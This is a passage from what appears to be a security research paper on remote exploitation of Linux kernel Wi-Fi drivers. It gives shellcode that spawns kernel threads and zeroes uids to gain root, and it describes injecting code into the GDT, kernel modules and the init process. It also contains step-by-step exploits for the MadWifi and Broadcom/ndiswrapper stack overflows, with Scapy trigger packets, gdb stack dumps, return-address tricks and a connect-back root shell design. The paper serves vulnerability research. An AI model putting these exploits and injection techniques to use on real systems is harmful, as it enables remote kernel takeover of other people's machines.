        memset(&regs, 0, sizeof(regs));

        regs.ebx = (unsigned long) fn;
        regs.edx = (unsigned long) arg;

        regs.xds = __USER_DS;
        regs.xes = __USER_DS;
        regs.orig_eax = -1;
        regs.eip = (unsigned long) kernel_thread_helper;   /* new thread entry point */
        regs.xcs = __KERNEL_CS;
        regs.eflags = X86_EFLAGS_IF | X86_EFLAGS_SF | X86_EFLAGS_PF | 0x2;

        /* Ok, create the new process.. */
        return do_fork(flags | CLONE_VM | CLONE_UNTRACED, 0, &regs, 0, NULL, NULL);
}
```

Table 23 Shellcode creating a new kernel thread with id(s) set to 0

```
clone:
        xor     %ebx, %ebx
        xor     %ecx, %ecx
        xor     %edx, %edx
        push    $120          /* sys_clone */
        pop     %eax
        int     $0x80
        test    %eax, %eax
        jnz     parent
child: set_fs:
        mov     %esp,%edx
        and     $0xe0,%dh
        mov     $0x18,%dl
        dec     %eax
        movl    %eax, (%edx)
set_id:
        xor     %dl, %dl      /* thread_info.task */
        mov     (%edx), %edi
        add     $336, %edi    /* &thread_info.task->uid */
        push    $8            /* 8 fields to set up */
        pop     %ecx
        inc     %eax          /* eax = 0 */
        rep     stosl
```

has returned to properly terminate the kernel thread. `sys_clone()` gives `do_fork()` the parameter it has received, `struct pt_regs`, from from the interrupted user process. The `eip` stored in the saved context is the address of the instruction following the system call. This is why after a `clone()` or a `fork()`, parent and child both continue their execution right after the system call instruction.

The main advantage of `sys_clone()` being a system call is the avoidance of kernel-release dependent addresses. Note that we prefer `sys_clone()` to `sys_fork()` because it provides finer-grained control over thread creation.

The newly created process will inherit its parent id(s) (`uid`, `gid`, `fsuid` etc), which is the interrupted process.

If a kernel shellcode runs in a *process context* belonging to an under-privileged user, `(e)uid`, `(e)gid` and `fsuid` of the newly created thread will have to be set to 0. In the code snippet from Table 23, we illustrate a kernel thread created by a shellcode that modifies its address space limit and its id(s).

The `set_id` code operates 8 writes from `thread_info.task->uid` address, because this field is followed by the 7 other fields: `euid`, `suid`, `fsuid`, `gid`, `egid`, `sgid` and `fsgid`. We would, in another fashion, wish to modify the process `CAPABILITIES`, which is a finest way to modify process permissions. The Linux kernel implements a list of capabilities (`man capabilities`), that are available into the process' `task_struct` from the fields: `cap_effective`, `cap_inheritable`, `cap_permitted`.

5 Address space infection

For a brief review, we are now able to write a kernel shellcode which is able to run in *process context* even if exploitation happens in *interrupt context*, create new privileged kernel thread, and use system calls. In this section, we deal with kernel and user address spaces infection, by remotely injecting/modifying code and data.

As we said in Sect. 3.2, when situated in an *interrupt context* and aiming to delay shellcode execution in a future *process context*, we must obtain a safe memory area which is not about to be erased in the time between injection and execution. Moreover, we could be in a position where we are unable to predict injection addresses.

Some kernel space memory area can be short-lived, with non-guaranteed integrity. A kernel module memory infection, leading to a kernel thread spawn, could not be stable because of module unloading.

A process's kernel stack cannot be considered a reliable area to execute interruptible system calls or store code in several steps (network packets received in multi-stage shellcodes, for example), because we are not able to anticipate the amount of data that will be stored in a process's kernel stack.

The memory area covered by the kernel space is bigger than a user process' one, because the whole physical memory can be reached. Given this unlimited access, we can inject code at well-chosen, persistent locations.

In sum, it is necessary to find reliable memory areas, whose address can be easily retrieved, in order to inject code and data that can be used at an arbitrary time.

5.1 GDT infection

Some memory areas, initialized at boot-time and never modified afterwards, may serve as a habitat for code injection.

The Global Descriptor Table (GDT) is well-suited to do so. The `sgdt` instruction retrieves the table address. The table is almost empty, only modified when the kernel is booting, except for the creation of LDTs. A GDT can hold 8,192 segment descriptors of 8 bytes each.

Under a Linux 2.6.20 kernel using a custom made tool, we notice in Table 24 that the GDT has only 32 entries.

On IA-32, we have 8160×8 free, reliably and system-independently locatable bytes available for code injection.

The Table 25 code snippet computes the starting address of a GDT's free area :

Other tables, like the IDT, could also be used. Triggering interrupts from a user process (or more generally from a kernel process) not to access injected code may enable a remarkably simple-to-use *backdoor* case.

We illustrate a GDT code injection technique by building two shellcodes. The first one would be responsible for computing the memory injection area address and for copying the second one into the GDT. The second one would spawn a remote shell, for instance. Figure 5 illustrates this process. On step 1, we start execution of the first shellcode, the *copy* one. On step 2, this shellcode copies the second shellcode to

Table 24 Linux 2.6.20 GDT content

```
+ GDTR info :
   base addr  = 0xc1803000
   nr entries = 32

+ GDT entries from 0xc1803000 :
   [Nr]  Present  Base addr    Gran   Limit      Type                      Mode          System    Bits
    00   no       ----------   ----   -------    (-----) ----------------- (-) -------   -------   --
    01   no       ----------   ----   -------    (-----) ----------------- (-) -------   -------   --
    02   no       ----------   ----   -------    (-----) ----------------- (-) -------   -------   --
    03   no       ----------   ----   -------    (-----) ----------------- (-) -------   -------   --
    04   no       ----------   ----   -------    (-----) ----------------- (-) -------   -------   --
    05   no       ----------   ----   -------    (-----) ----------------- (-) -------   -------   --
    06   yes      0xb7e5d8e0   4kB    0xfffff    (0011b) Data RWA          (3) user      no        32
    07   no       ----------   ----   -------    (-----) ----------------- (-) -------   -------   --
    08   no       ----------   ----   -------    (-----) ----------------- (-) -------   -------   --
    09   no       ----------   ----   -------    (-----) ----------------- (-) -------   -------   --
    10   no       ----------   ----   -------    (-----) ----------------- (-) -------   -------   --
    11   no       ----------   ----   -------    (-----) ----------------- (-) -------   -------   --
    12   yes      0x00000000   4kB    0xfffff    (1011b) Code RXA          (0) kernel    no        32
    13   yes      0x00000000   4kB    0xfffff    (0011b) Data RWA          (0) kernel    no        32
    14   yes      0x00000000   4kB    0xfffff    (1011b) Code RXA          (3) user      no        32
    15   yes      0x00000000   4kB    0xfffff    (0011b) Data RWA          (3) user      no        32
    16   yes      0xc04700c0   1B     0x02073    (1011b) TSS  Busy 32      (0) kernel    yes       --
    17   yes      0xe9e61000   1B     0x00fff    (0010b) LDT               (0) kernel    yes       --
    18   yes      0x00000000   1B     0x0ffff    (1010b) Code RX           (0) kernel    no        32
    19   yes      0x00000000   1B     0x0ffff    (1010b) Code RX           (0) kernel    no        16
    20   yes      0x00000000   1B     0x0ffff    (0010b) Data RW           (0) kernel    no        16
    21   yes      0x00000000   1B     0x00000    (0010b) Data RW           (0) kernel    no        16
    22   yes      0x00000000   1B     0x00000    (0010b) Data RW           (0) kernel    no        16
    23   yes      0x00000000   1B     0x0ffff    (1010b) Code RX           (0) kernel    no        32
    24   yes      0x00000000   1B     0x0ffff    (1010b) Code RX           (0) kernel    no        16
    25   yes      0x00000000   1B     0x0ffff    (0010b) Data RW           (0) kernel    no        32
    26   yes      0x00000000   4kB    0x00000    (0010b) Data RW           (0) kernel    no        32
    27   yes      0xc1804000   1B     0x0000f    (0011b) Data RWA          (0) kernel    no        16
    28   no       ----------   ----   -------    (-----) ----------------- (-) -------   -------   --
    29   no       ----------   ----   -------    (-----) ----------------- (-) -------   -------   --
    30   no       ----------   ----   -------    (-----) ----------------- (-) -------   -------   --
    31   yes      0xc049a800   1B     0x02073    (1001b) TSS  Avl  32      (0) kernel    yes       --
```

Table 25 Retrieving starting address of a GDT's free area

```
        sgdtl    (%esp)
        pop      %ax
        cwde                      /* eax = GDT limit */
        pop      %edi             /* edi = GDT base */
        add      %eax,%edi
        inc      %edi             /* edi = base + limit + 1 */
```

the GDT, in blue in Fig. 5. On step 3, we execute the second shellcode freshly copied into the GDT.

5.2 Kernel modules infection

Kernel modules exploits need methods that are nearly similar to the ones used in randomized user address spaces, mainly because of their dynamic relocation property. It's like if we have to face an ASLR (Address Space Layout Randomization). Since modules can be loaded dynamically, the kernel dynamically allocates memory for the to be loaded module's code and data pages. Since it's dynamic we have no reliable way to predict the virtual addresses that will be used by the module's code and data pages.

We need to collect the maximum amount of available information while exploiting register values, memory areas pointed to by these registers, jump by register instructions.

A simple technique consists in overwriting the vulnerable function's return address by the address of an instruction like `jmp %esp` available in kernel code, if possible at a location which does not change from kernel release to kernel release. Using such a technique is really useful because we can jump *relatively* to a location. If, for instance, our return address is the address of such an instruction, we know that the instruction that will be executed right after the `jmp %esp`, will be located right after the return address. Thus, we can easily put our very first shellcode instructions or a jump back, after the return address to start executing it, without being dependant of the address to which it has been injected (in that case into the stack).

In case where the overflow is too small, the code injection/modification residing in memory pages affected by the



Fig. 5 GDT infection general method



Fig. 6 Kernel module infection

code section of a kernel module can be of interest. It can even be made in several steps.

According to stack overflow depth, we can also retrieve some return address previously pushed onto the stack related to the *n*th caller.[6] This address could be combined with an *offset* retrieved by driver code static analysis, which can give us the distance from the caller to the code injection/modification location. We illustrate this process by means of Fig. 6.

It is extremely probable that the driver code section size is not aligned with a physical memory page size. Hence, the last allocated page will provide some unused bytes suitable for code injection while module is loaded.

In short, the attacker's *roadmap* could be :

– return address overwrite with `jmp %esp` ;
– stacked shellcode should do the following :
  - retrieve the *n*th caller address (Fig. 6 step 1);
  - add it precomputed offset (Fig. 6 step 2);
  - copy final payload code to that location (Fig. 6 step 3).

The exploit would be repeated with increasing *offsets* until the final payload is completely injected.

5.3 User processes infection

Code injection can even reach user space. A target can be the `init` process which can be found, except in rare cases, on almost every Linux system. By traversing process' lists and easy *vma* access, it is possible to find `init` by its pid (which is 1). Then, we can modify its saved context in its kernel stack or load its page directory to access its *vma* in order to patch its user stack and code memory pages.

Combining saved context and user stack modifications to `.text` section code injection for the `init` process, allows an efficient code execution redirection. Like we said, we can think that the last allocated code page provides some free bytes where we can inject a classical userland shellcode.

The idea is to modify the `eip` register in the saved context in order to force a context switch to `init` which executes our recently injected shellcode. The original `eip` would be stored at the `init` user land stack top.

Our shellcode would start with a `fork()`. The child initiates a *connect-back*, while the parent executes a simple `ret`. The top of the user stack holds the original `eip` value from the saved context, thus allowing `init` to resume its execution where it was interrupted.

So, as shown in Fig. 7, on step 1 we add original return address from saved context to the user land stack of `init` process. On step 2, we compute an infection location address and store it into init's saved context. On step 3 we inject a userland shellcode at that location. Finaly, when `init` will be scheduled, the infection location address will be used as the resume address. Thus, a new thread will be created whose parent, on step 4, returns to last stacked return address (the one from original saved context), and whose child, on step 5, *connect-back* to the attackant.

One thing to emphasize when discussing user space page infections is the ability (in the IA-32 protected mode) to set the `WP`[7] bit in the `cr0` register in order to raise a *segfault* if the kernel writes to a read-only user page. Hence, this WP bit should be cleared before injecting shellcode. We illustrate this technique in more detail in the Broadcom driver exploit section.

6 MadWifi driver exploit

This section shows in details how the MadWifi Linux Wifi Driver vulnerability has been exploited. This vulnerability being a simple kernel stack overflow happening in process context, it is perfectly suitable for applying the techniques seen in the previous sections.

We will first detail the vulnerability itself and its specificities. We will then see how we can use the GDT infection technic to get a remote shell from the vulnerable host.

6.1 Vulnerability details

Linux MadWifi releases 0.9.2 and prior are vulnerable to a stack overflow (see [10]). This overflow occurs in `IWSCAN ioctl`, when processing packets in which *WPA* and *RSN*

[6] The caller of the caller of caller etc of a vulnerable function.

[7] Write Protect.

Fig. 7 User process infection



Table 26 MadWifi driver Scapy packet triggering overflow

```
>>> pk=Dot11(subtype=5,type="Management",proto=0, FCfield=0, ID=14849,
              addr1=MAC_DST, addr2=MAC_SRC, addr3=MAC_SRC, SC=62976)
       /Dot11ProbeResp(timestamp=1454443605L, beacon_interval=100,
                        cap="short-slot+ESS+privacy+short-preamble")
       /Dot11Elt(ID="SSID", info="YEP")
       /Dot11Elt(ID="Rates", info='\x82\x84\x8b\x0c\x12\x96\x18$')
       /Dot11Elt(ID="DSset",info="\x01")
       /Dot11Elt(ID="ERPinfo", info="\x00")
       /Dot11Elt(ID="RSNinfo", info="A"*182)
```

Information Elements hold more data than a fixed-sized local buffer (located in `giwscan_cb()`) can store.

The `scapy` [9] packet shown in Table 26, holds a 182 bytes `RSNinfo` field (last `Dot11Elt()`) which triggers the overflow:

The exploit context is a *process context*, linked to the `iwlist` process which invoked `ioctl`. Hence, as indicated in previous sections, the kernel can access all of this process memory without reloading `cr3`, and can also be scheduled leading us to be able to use sleeping system calls during exploitation.

6.2 Effect of the modified buffer

Table 27 shows the stack state at overflow point.

The to-be-sent packet's `RSNInfo` field contains 182 'A's. We notice that the buffer has 8 bytes modified from byte number 89 (look at address line `0xf7935dc0`). According to the *stack frame*, it seems we have 174 bytes that can be overwritten before the saved `eip` (indicated in the trace).

We validate our hunch with a specially crafted `RSNInfo` show in Table 28.

We have 89 'A's, followed by eight junk bytes, followed by 85 'B's. We understand that the 8 bytes are inserted into the buffer. The last original 8 bytes are removed (4 'D's and 4 'E's).

With this insertion, we have to anticipate, while coding the shellcode, an offset for compiled-in relative jumps. An easy way is to develop and compile the shellcode with these 8 bytes located at offset 89, and then to subsequently remove them just before packet sending as shown in Table 29.

The last 8 bytes will be removed, 8 bytes will be inserted, so the 166 bytes plus 8 inserted ones allow us to align our `eip` in the packet on the 174th byte. This is where the vulnerable function is going to retrieve its return address.

6.3 Return address problem

But whereto can we return? As the driver is a module, it is dynamically relocated at load time; hence we cannot predict the vulnerable buffer address in advance.

Table 27 MadWifi stack state at overflow point

```
(gdb) i r ebp
ebp            0xf7935e18
(gdb) x/100wx $ebp-200
0xf7935d50:       0x00000000      0x000000b8      0x00000000      0x00000000
0xf7935d60:       0x3b9aca00      0xf7da3438      0x00000000      0x4141b630
0xf7935d70:       0x41414141      0x41414141      0x41414141      0x41414141
0xf7935d80:       0x41414141      0x41414141      0x41414141      0x41414141
0xf7935d90:       0x41414141      0x41414141      0x41414141      0x41414141
0xf7935da0:       0x41414141      0x41414141      0x41414141      0x41414141
0xf7935db0:       0x41414141      0x41414141      0x41414141      0x41414141
0xf7935dc0:       0x41414141      0x92414141      0x55007c01      0x4156b10c
0xf7935dd0:       0x41414141      0x41414141      0x41414141      0x41414141
0xf7935de0:       0x41414141      0x41414141      0x41414141      0x41414141
0xf7935df0:       0x41414141      0x41414141      0x41414141      0x41414141
0xf7935e00:       0x41414141      0x41414141      0x41414141      0x41414141
0xf7935e10:       0x41414141      0x41414141 ebp: 0x41414141 eip: 0x41414141
0xf7935e20: arg1: 0x41414141      0xf7942b00      0xf7a14000      0xf7935e5c
```

Table 28 MadWifi stack trace showing 8 bytes insertion

```
>>> pk[Dot11Elt:5].info=89*'A'+85*'B'+'DDDD'+'EEEE'

(gdb) x/100wx $ebp-200
0xf7935d50:     0x00000000      0x000000b8      0x00000000      0x00000000
0xf7935d60:     0x3b9aca00      0xf7ef3438      0x00000000      0x4141b630
0xf7935d70:     0x41414141      0x41414141      0x41414141      0x41414141
0xf7935d80:     0x41414141      0x41414141      0x41414141      0x41414141
0xf7935d90:     0x41414141      0x41414141      0x41414141      0x41414141
0xf7935da0:     0x41414141      0x41414141      0x41414141      0x41414141
0xf7935db0:     0x41414141      0x41414141      0x41414141      0x41414141
0xf7935dc0:     0x41414141      0xcc414141      0x55007c01      0x4256b10c
0xf7935dd0:     0x42424242      0x42424242      0x42424242      0x42424242
0xf7935de0:     0x42424242      0x42424242      0x42424242      0x42424242
0xf7935df0:     0x42424242      0x42424242      0x42424242      0x42424242
0xf7935e00:     0x42424242      0x42424242      0x42424242      0x42424242
0xf7935e10:     0x42424242      0x42424242      0x42424242      0x42424242
0xf7935e20:     0x42424242      0xf7938b00      0xf794f000      0xf7935e5c
```

Table 29 MadWifi junk bytes padding

```
Shellcode :   "valid code"*89 + "junk"*8 + "valid code"*77
Packet    :   "valid code"*166 + EIP + ARG1 + "junk"*8
```

A solution is to find a `jmp %esp` at a non-randomized address. We can either look for it in the code section of the kernel binary file, or in the `iwlist` executable one.

The only drawback is that we will be dependent on a particular kernel or `iwlist` release. Nevertheless, we can wager that many users use standard official kernel distributions for their systems. It will be easy to find a `jmp %esp` in these popular kernels.

6.4 Arguments problem

When the last packet is sent, the driver received a `SIGSEGV` as we can see in Table 30.

By inspecting the assembly code, we realize that between overflow time and function return time, the first argument is used as a writing address.

Table 30 MadWifi vulnerable function

```
(gdb) x/i $pc
0xf88ab1a1 <giwscan_cb+1745>:   mov    %edx,0x4(%eax)
(gdb) i r eax
eax            0x42424242
```

Where can we find a memory area the address of which is predictable, and whose writing-to will not unduly disturb the system? Video memory suggest itself. In protected mode, video memory is physically available at `0xb8000`. Thus, under Linux, its linear address is `PAGE_OFFSET+0xb8000 = 0xc00b8000`.

If we provide this address as the first argument, we will be able to see two strange characters on the console screen.

But it's not sufficient. When the function returns, the `jmp %esp` will put execution flow right on the first argument which is a correct memory address but which also has to be a correct assembly instruction. We can, for example, keep the two highest bytes as video memory address and patch the two lowest bytes as a `jmp -XX` instruction. This will let us jump into the local buffer holding the shellcode at a relative location.

As shown in Fig. 8, on step 1 we jump to the address of a `jmp %esp`. On step 2, this instruction will get us back to the stack, right after the return address. Finally, on step 3, the `jmp -XX` will allow us to jump to our shellcode injected below the return address (Table 31).

6.5 Shellcode features

We must obtain a remote shell. To do so, we must spawn a kernel thread that will allow us to open a connection to

Table 31 Frame buffer and jump back argument technic

```
shellcode:
      xxxx
      ...
      xxxx
eip:
      .long   0xc0123456  /* @ of a jmp esp */
arg1:
      jmp     shellcode  /* lower 2\,bytes : jmp -XX */
      .short  0xc00b     /* upper 2\,bytes : video memory */
```



Fig. 8 Shellcode execution method

the attacking host, redirecting shell I/O. This is similar to a *connect back shellcode*, except for kernel thread creation.

Our first idea was to execute the full shellcode on the stack. However, once our kernel thread is spawned, it will be responsible for the *connect back*, its parent being responsible for proper driver execution continuity. When the driver gets cpu back, it will reuse its kernel stack at the next incoming packet, and this will erase the kernel thread code doing the *connect back* because it is stored on its parent stack.

Hence, we must solve two problems: Return properly in the driver code and protect kernel thread code.

Return to driver

Tracing the driver code gives us an outline of the successive function calls (Table 32), but also of the code in the vicinity of these function calls and returns:

Since we overwrite the vulnerable function return address (`giwscan_cb()` to `sta_iterate()`), the next return address that we have is the `sta_iterate()` to `ieee80211_scan_iterate()` one. The `giwscan_cb()` function normally returned to a code part of `sta_iterate()`, increasing `esp` value[8] before doing 4 `pop` and a `ret`, as we can see in Fig. 9.

[8] Vulnerable function arguments deletion.



Fig. 9 Stack state while packet processing

Reproducing this is pretty easy and does not take too many shellcode bytes. The thread in charge of returning properly to the driver will increase `esp` and do the `pop ret` on the saved `eip` leading to `ieee80211_scan_iterate()`. The driver gets the cpu back and the system is fully functional once more.

GDT infection

As we previously mentioned, the GDT is not really dynamic and its address is easy to compute. The injected shellcode is split into two parts.

The first part will execute on the stack, right after the return address and first argument processing. The Table 33 code snippet will copy the shellcode responsible for kernel thread creation, the *connect back* and the driver return into the GDT.

Once the shellcode is copied, the execution continues in the GDT where the kernel thread is created. Again, the newly

Table 32 MadWifi successive function calls at overflow time

```
ieee80211_scan_iterate()
  sta_iterate()
    giwscan_cb()
```

Table 33 MadWifi shellcode that computes GDT's free area address and copies a second one at that location

```
gdt_code:
      ...
copy_to_gdt:
      /* distance from esp to gdt_code
       * when esp is at arg1
       * just after vuln "ret"
       */
      mov     %esp, %esi
      sub     $arg1-gdt_code, %esi

      push    $31
      pop     %ecx        /* second shellcode size/4 */
      sgdtl   (%esp)
      pop     %ax         /* GDT limit */
      cwde
      pop     %edi        /* GDT base */
      add     %eax,%edi
      inc     %edi        /* beyond the GDT */
      mov     %edi, %ebx
      rep     movsd
      jmp     *%ebx       /* go into GDT */

padding_until_174_bytes:
      .org    174, 'X'
eip:
      .long   0xc0123456
arg1:
      jmp     copy_to_gdt
      .short  0xc00b
```



Fig. 10 MadWifi driver remote exploit shellcode

created thread will do the *connect back*, the parent thread will do the driver return. Figure 10 summarizes the exploitation process.

Pseudo-coding the GDT code, we have:

- call `clone()` to create the thread ;
- if in child (`eax == 0`) :
  - set `FS` to inform system calls that we are a kernel thread ;
  - set the `(e)uid, (e)gid, fsuid` to 0 to get a `root` shell ;
  - call `socket()`, `connect()`, `dup()` and `execve()` ;
- else returns to the driver.

7 Broadcom driver exploit

This section deals with a vulnerability discovered into the Windows Broadcom Wifi driver used under Linux via `ndiswrapper`. This vulnerability is of a special interest because even if it seems to be a simple kernel stack overflow, it has the main drawback to occur in *interrupt context*. This greatly complexifies the exploitation.

As for the MadWifi case, we will first see how the vulnerability is triggered and how we can success into exploiting it. Even if we are in *interrupt context*. The exploitation will be covered using two different techniques, one via GDT infection and one via user process infection.

7.1 Vulnerability details

The studied vulnerability is the one published at the MOKB [8].

The Windows driver in its `3.50.21.10` release, used under Linux with the `ndiswrapper`. It is subject to a *stack overflow* when receiving a *Probe Response* with too long a SSID. This SSID is copied whole into the stack, leading to an overflow.

A simple packet, in Table 34, triggers the overflow.

7.2 Exploit context

As it is a *closed source* driver, a ring 0 debugger was needed to understand the minutiae of the overflow. A function, that we'll appropriately call `ssid_copy` was responsible for copying the SSID into a local buffer.

A controlled overflow, leaving untouched pushed return addresses, allowed us to rebuild the successive function call leading to the overflow (see Table 35).

Two points are important. First, the kernel control path to the vulnerable function passes through an irq executing a *tasklet* calling first the `ndiswrapper` code, then the driver code. Hence, we can deduce that at overflow time, we are in an *interrupt context*. This will considerably limit our action field, if we do not use the previously mentioned techniques of Sect. 3.2.

Table 34 Broadcom driver Scapy packet triggering overflow

```
>>> pk=Dot11(subtype=5,type="Management",proto=0, FCfield=0, ID=14849,
             addr1=DST_MAC, addr2=SRC_MAC, addr3=SRC_MAC, SC=62976)
      /Dot11ProbeResp(timestamp=1454443605L, beacon_interval=100,
                      cap="short-slot+ESS+privacy+short-preamble")
      /Dot11Elt(ID="SSID", info="A"*255)
```

Table 35 Broadcom driver successive function calls at overflow time

```
 1 common_interrupt()
 2 do_IRQ()
 3 irq_exit()
 4 do_softirq()
 5 __do_softirq()
 6 tasklet_action()
 7 ndis_irq_handler()
 8 ... some driver functions called
 9 vulnerable function()
10 ssid_copy()
```

Table 36 Broadcom vulnerable function return assembly code

```
vulnerable:
...
.text:0001F41A                    leave
.text:0001F41B                    retn     20
```

Second, consider the function return assembly code shown in Table 36.

We see that the stack pointer is increased by 20 bytes after the return address is retrieved. Our jump to a `jmp %esp` will have to take thsi offset into account and put the first shellcode instructions in the right place.

7.3 Kernel stack state: Return from vuln()

Similar to the MadWifi driver case, the SSID provided in the sent packet is not the same once copied by the driver into the stack.

For 255 bytes sent, 89 are untouched, followed by 4 bytes used as return address (the left green box in Fig. 11). Seventeen untouched bytes follow, then eight driver-inserted bytes, capped by 137 untouched bytes. The last 8 bytes are removed.

As we can see in Fig. 11, the eight inserted bytes are not aligned. After the vulnerable function's `ret 20`, `esp` will point to four inserted bytes, followed by a 4 bytes word; one of which has been inserted by the driver. We are not able to control this memory area.

Hence, the idea would be to not to do a `jmp %esp` at return point, but rather execute a `pop ; pop ; ret`. This would increase `esp` by 8 bytes after the 20 bytes of the first `ret`. The `ret` of this instruction sequence will be applied to the second return address stored in the packet (the right green box in Fig. 11). This address, holding a `jmp %esp`, leads to code execution located at the `130*'E'`.

To summarize, based on Fig. 11, on step 1 the vulnerable function has rewinded `esp` by 20 bytes. On step 2, our `pop ; pop` has rewinded `esp` by 8 bytes (the junk). Finally, on step 3, the `ret` instruction from the `pop ; pop ; ret`, applied to the address of a `jmp %esp`, allows us to start execution at the `130*'E'`.

The instruction sequence `pop ; pop ; ret` is easy to find in the kernel code; happily, at addresses pretty stable from one release to another. Still, we encounter the same `jmp %esp` problem as in the MadWifi.

7.4 Returning to driver code

With a 255 bytes SSID we are about to erase many *stack frames*. One frame left intact is the `tasklet_action()` one. Initially, the `ndis_irq_handler()` returning to `tasklet_action()` did what is shown in Table 37.

We see that too many registers saved by `ndis_irq_handler()` after the call to `tasklet_action()` had been

